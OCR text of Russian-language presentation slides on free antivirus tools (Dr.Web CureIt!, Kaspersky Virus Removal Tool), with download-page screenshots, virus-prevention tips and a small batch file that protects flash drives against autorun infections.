
- Хакера вызывали?!!
WWW.
YAHOO
.RU

Бесплатные утилиты - антивирусы

1. **Лечащая утилита Dr.Web CureIt!®**

VS (сокр. от лат. versus — против)

2. **Kaspersky Virus Removal Tool**


...НЕТ ИНТЕРНЕТА
- НЕТ ВИРУСОВ!..
INTERNET
ANTIVIRUS

Dr.Web CureIt! — скачать антивирус бесплатно! Лечение вирусов, Лучший бесплатный антивирус! - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://www.freedrweb.com/cureit
Яндекс Поискать в Google Найти курск +2 USD 29,26 EUR 39,89
cureit dr web — Яндекс: Нашёлся 1 ... | Dr.Web CureIt! — скачать анти... | Яндекс.Картинки: cureit dr web | Звуки природы в mp3 бесплатно

О Dr.Web CureIt!
Преимущества
Как использовать
Лицензирование
Dr.Web CureIt!
Платная версия
Купить

Лицензионное соглашение
Управление из командной строки
Обновление
Поддерживаемые языки
История проекта

Лечащая утилита Dr.Web CureIt!®

На Вашем ПК установлен другой антивирус, но вы сомневаетесь в его эффективности?

С помощью утилиты Dr.Web CureIt!® без установки Dr.Web в системе Вы можете быстро проверить Ваш компьютер и, в случае обнаружения вредоносных объектов, вылечить его.

Как выяснить, инфицирован ли Ваш компьютер?


1. Скачайте Dr.Web CureIt!, сохранив утилиту на жесткий диск.
2. Запустите сохраненный файл на исполнение (дважды щелкните по нему левой кнопкой мышки).
3. Выберите режим защиты – усиленный или обычный.
4. Дождитесь окончания сканирования и изучите отчет о проверке. Вам нужны другие доказательства?:)


Мои 5 копеек

Лучше всего Dr.Web CureNet! подойдет для


- периодических проверок локальной сети предприятия администратором сети
- оказания услуг по лечению компьютеров локальных сетей предприятий
- сканирования компьютеров домовых

http://www.freedrweb.com/aid_admin/
1.726s
пуск | 3 Проводник | Dr.Web CureIt! — ск... | Total Commander 7.0... | Ярлыки Программ | Vir | EN | 23:23


Скачайте
бесплатно
Если вы хотите вылечить Ваш
домашний компьютер, используйте
утилиту бесплатно.


Открытие «rwllrbx9.exe»
Вы собираетесь открыть файл
rwllrbx9.exe
являющийся Binary File
из http://download.geo.drweb.com
Вы хотите сохранить этот файл?
Сохранить файл
Отмена

Dr.WEB®
Антивирусная скорая помощь
CureIt!
Пуск
Обновить
Copyright © ООО "Доктор Веб", 2006


Dr.Web® Сканер для Windows (зарегистрирован на Dr.Web Beta Tester)
Файл Настройки Помощь
Проверка
Статистика
Быстрая проверка
Полная проверка
Выборочно
В данном режиме сканированию подвергаются следующие объекты:
* Оперативная память
* Загрузочные секторы всех дисков
* Объекты автозапуска
* Корневой каталог загрузочного диска
* Корневой каталог диска установки Windows
* Системный каталог Windows
* Папка Мои Документы
* Временный каталог системы
* Временный каталог пользователя
Dr.WEB
ANTI-VIRUS
Объект
Путь
Статус
Действие
Выделить все
Вылечить
Переименовать
Переместить
Удалить
Проверка прервана пользователем! - вирусов не найдено
0
0
2007-04-17 (23:26)
187681

KASPERSKY lab

Russia

Пробные версии

Поиск

Продукты | Интернет-магазин | Купить у партнера | Угрозы | Сервис | Загрузить | Партнерам | О компании


Для дома


Для офиса


Новости


08.02
Новинка от кибермошенников: подписка без уведомления

08.02
«Лаборатория Касперского» присоединяется к работе «Лиги


KASPERSKY lab
Russia
Пробные версии
Поиск
Продукты
Интернет-магазин
Купить у партнера
Угрозы
Сервис
Загрузить
Партнерам
О компании
Главная → Загрузить
Обновления антивирусных баз
Дистрибутивы продуктов
Документация
Дополнительные базы
Бесплатные утилиты
Пробные версии
Бета-тестирование
Запись обновлений
Загрузить
Вы находитесь в самом посещаемом разделе нашего сайта. Здесь собраны все файлы, предлагаемые "Лабораторией Касперского" для скачивания. Мы постарались организовать раздел так, чтобы каждый пользователь быстро нашел то, что его интересует, будь то пробные версии продуктов, обновления антивирусных баз или баз Анти-Спама, бесплатные утилиты для удаления вирусов или документация к продуктам.
Обновления антивирусных баз
В этом разделе размещен список файлов обновлений, доступных для скачивания на данный момент, а также инструкция по ручному обновлению антивирусных баз. Здесь же вы можете получить необходимую информацию о видах обновлений и порядке проведения обновлений как на отдельном компьютере, так и в локальной сети.
Обновления баз Kaspersky Anti-Spam
В этом разделе вы найдете всё необходимое для ручного обновления баз Kaspersky Anti-Spam (Linux/FreeBSD) и Kaspersky Anti-Spam Personal (Windows).
Дистрибутивы продуктов
Этот раздел поможет вам всегда поддерживать купленные вами продукты "Лаборатории Касперского" в актуальном состоянии. Здесь содержатся как пакеты обновлений, срочные обновления ("патчи"), так и последние версии полных дистрибутивов продуктов, а
Документация
Здесь вы найдете последние
интересующему вас продукту


Открытие «setup_9.0.0.722_08.02.2011_22-07.exe»
Вы собираетесь открыть файл
setup_9.0.0.722_08.02.2011_22-07.exe
являющийся Binary File
из http://devbuilds.kaspersky-labs.com
Вы хотите сохранить этот файл?
Сохранить файл
Отмена


СЛУЖБА ТЕХНИЧЕСКОЙ ПОДДЕРЖКИ
Лаборатории Касперского
Выберите язык:
Начало / Борьба с вредоносными программами / Утилиты для удаления вирусов
Поиск:
Как искать?
Номер статьи:
Найти
Защита для домашних пользователей
1 - 5 компьютеров
Защита для малого офиса
5 - 10 компьютеров
Защита для корпоративных пользователей
5 - 1000+ рабочих станций
Борьба с вредоносными программами
Как вылечить компьютер...
Kaspersky Virus Removal Tool 2010
Удаление баннера с рабочего стола, разблокировка Windows
Утилиты для удаления вирусов
Проверка на вирусы онлайн
Компьютерная безопасность
Способы удаления вирусов
Rogue security software
Kaspersky Rescue Disk 10
Вспомогательные сервисы
Дополнительная онлайн помощь
Обучение в Лаборатории Касперского
Пройдите обучение и получите сертификат специалиста в области антивирусной защиты
О поддержке продуктов Лаборатории Касперского
Дополнительная информация о поддержке продуктов
Утилиты для удаления вирусов
В этом разделе в табличке ниже представлены все бесплатные утилиты Лаборатории Касперского для борьбы с вирусами. Если Вы не нашли интересующую Вас информацию в данном разделе, пожалуйста, отправьте запрос специалистам Вирусной Лаборатории на адрес newvirus@kaspersky.com.
Название
Информация
Версия
Вредоносные программы
Kaspersky Virus Removal Tool
скачать [EXE, 86,2 МБ]
подробнее
9.0.0.722
Kaspersky Virus Removal Tool 2010 - это программа для лечения зараженного компьютера от вирусов и всех других типов вредоносных программ.
RectorDecryptor
скачать [ZIP,194 КБ]
подробнее
2.3.6.0
Новая!
Trojan-Ransom.Win32.Rector
Rootkit.Win32.TDSS;
Backdoor.Win32.Sinowal.knf


Kaspersky Virus Removal Tool 2010
Kaspersky
Virus Removal TOOL
Автоматическая проверка
Ручное лечение
Автоматическая проверка
Проверка компьютера, его отдельных папок и файлов на присутствие вредоносных объектов
Скрытые объекты автозапуска
Системная память
Загрузочные секторы
Мои документы
Моя почта
Компьютер
Добавить
Изменить
Удалить
Уровень безопасности:
Рекомендуемый
Реакция на угрозу:
Запрашивать по окончании проверки
Последний запуск:
Не запускалось
Запустить проверку
Справка
Полная антивирусная защита
Отчет
Выход

Общие рекомендации по профилактике заражения вирусом

- ✔ Проверяйте на наличие вирусов все поступающие извне данные, в том числе через гибкие и компакт-диски, а также по любым сетям.
- ✔ Периодически проверяйте все жесткие диски вашего компьютера на наличие вирусов.
- ✔ Старайтесь использовать лицензионные программные продукты.
- ✔ Не пускайте за свой компьютер друзей с неизвестно откуда взявшимися «игрушками».
- ✔ Всегда защищайте свои гибкие диски от записи при работе на других компьютерах, если на них не будет производиться запись информации.
- ✔ Не оставляйте в кармане дисковода для гибких магнитных дисков дискету при включении или перезагрузке компьютера, чтобы исключить заражение компьютера загрузочными вирусами.
- ✔ Регулярно обновляйте вирусную базу своих антивирусных программ.

Защита флеш-драйва от вирусов

Создайте с помощью Блокнота текстовый файл, например **flashprotect.bat**, такого содержания:

attrib -s -h -r autorun.*
del autorun.*
mkdir %~d0AUTORUN.INF
mkdir «?%~d0AUTORUN.INF..»
attrib +s +h %~d0AUTORUN.INF

Скопируйте на «флешку» полученный документ и запустите непосредственно с нее. В результате появится папка с именем Autorun.inf, которую невозможно удалить средствами системы. Причем эта директория скрыта от пользователя. Благодаря ей вирус не может создать аналогичный файл, удалить ее тоже не удастся.

ВНИМАНИЕ: Этот способ не рекомендуется применять в случае с флеш-накопителями, использующими программное обеспечение с автозагрузкой — например, для доступа к данным по отпечатку пальца.

Это очень важно знать!

При борьбе с вирусами не стоит стирать все файлы вашего компьютера подряд.

При этом можно удалить важные системные файлы, что приведет к невозможности работы на компьютере.

На этом построено действие «психологических» вирусов, рассчитанных именно на то, что пользователь своими руками разрушит систему.

Для защиты компьютеров от вирусов создаются специальные антивирусные программы. Они способны либо обнаружить вирус, либо обнаружить и обезвредить его.

К наиболее популярным антивирусным программам относятся российские программы Касперский, Dr Web, ADinf, AVP и зарубежные Norton Antivirus, Panda и др.

СПАСИБО ЗА ВНИМАНИЕ!!!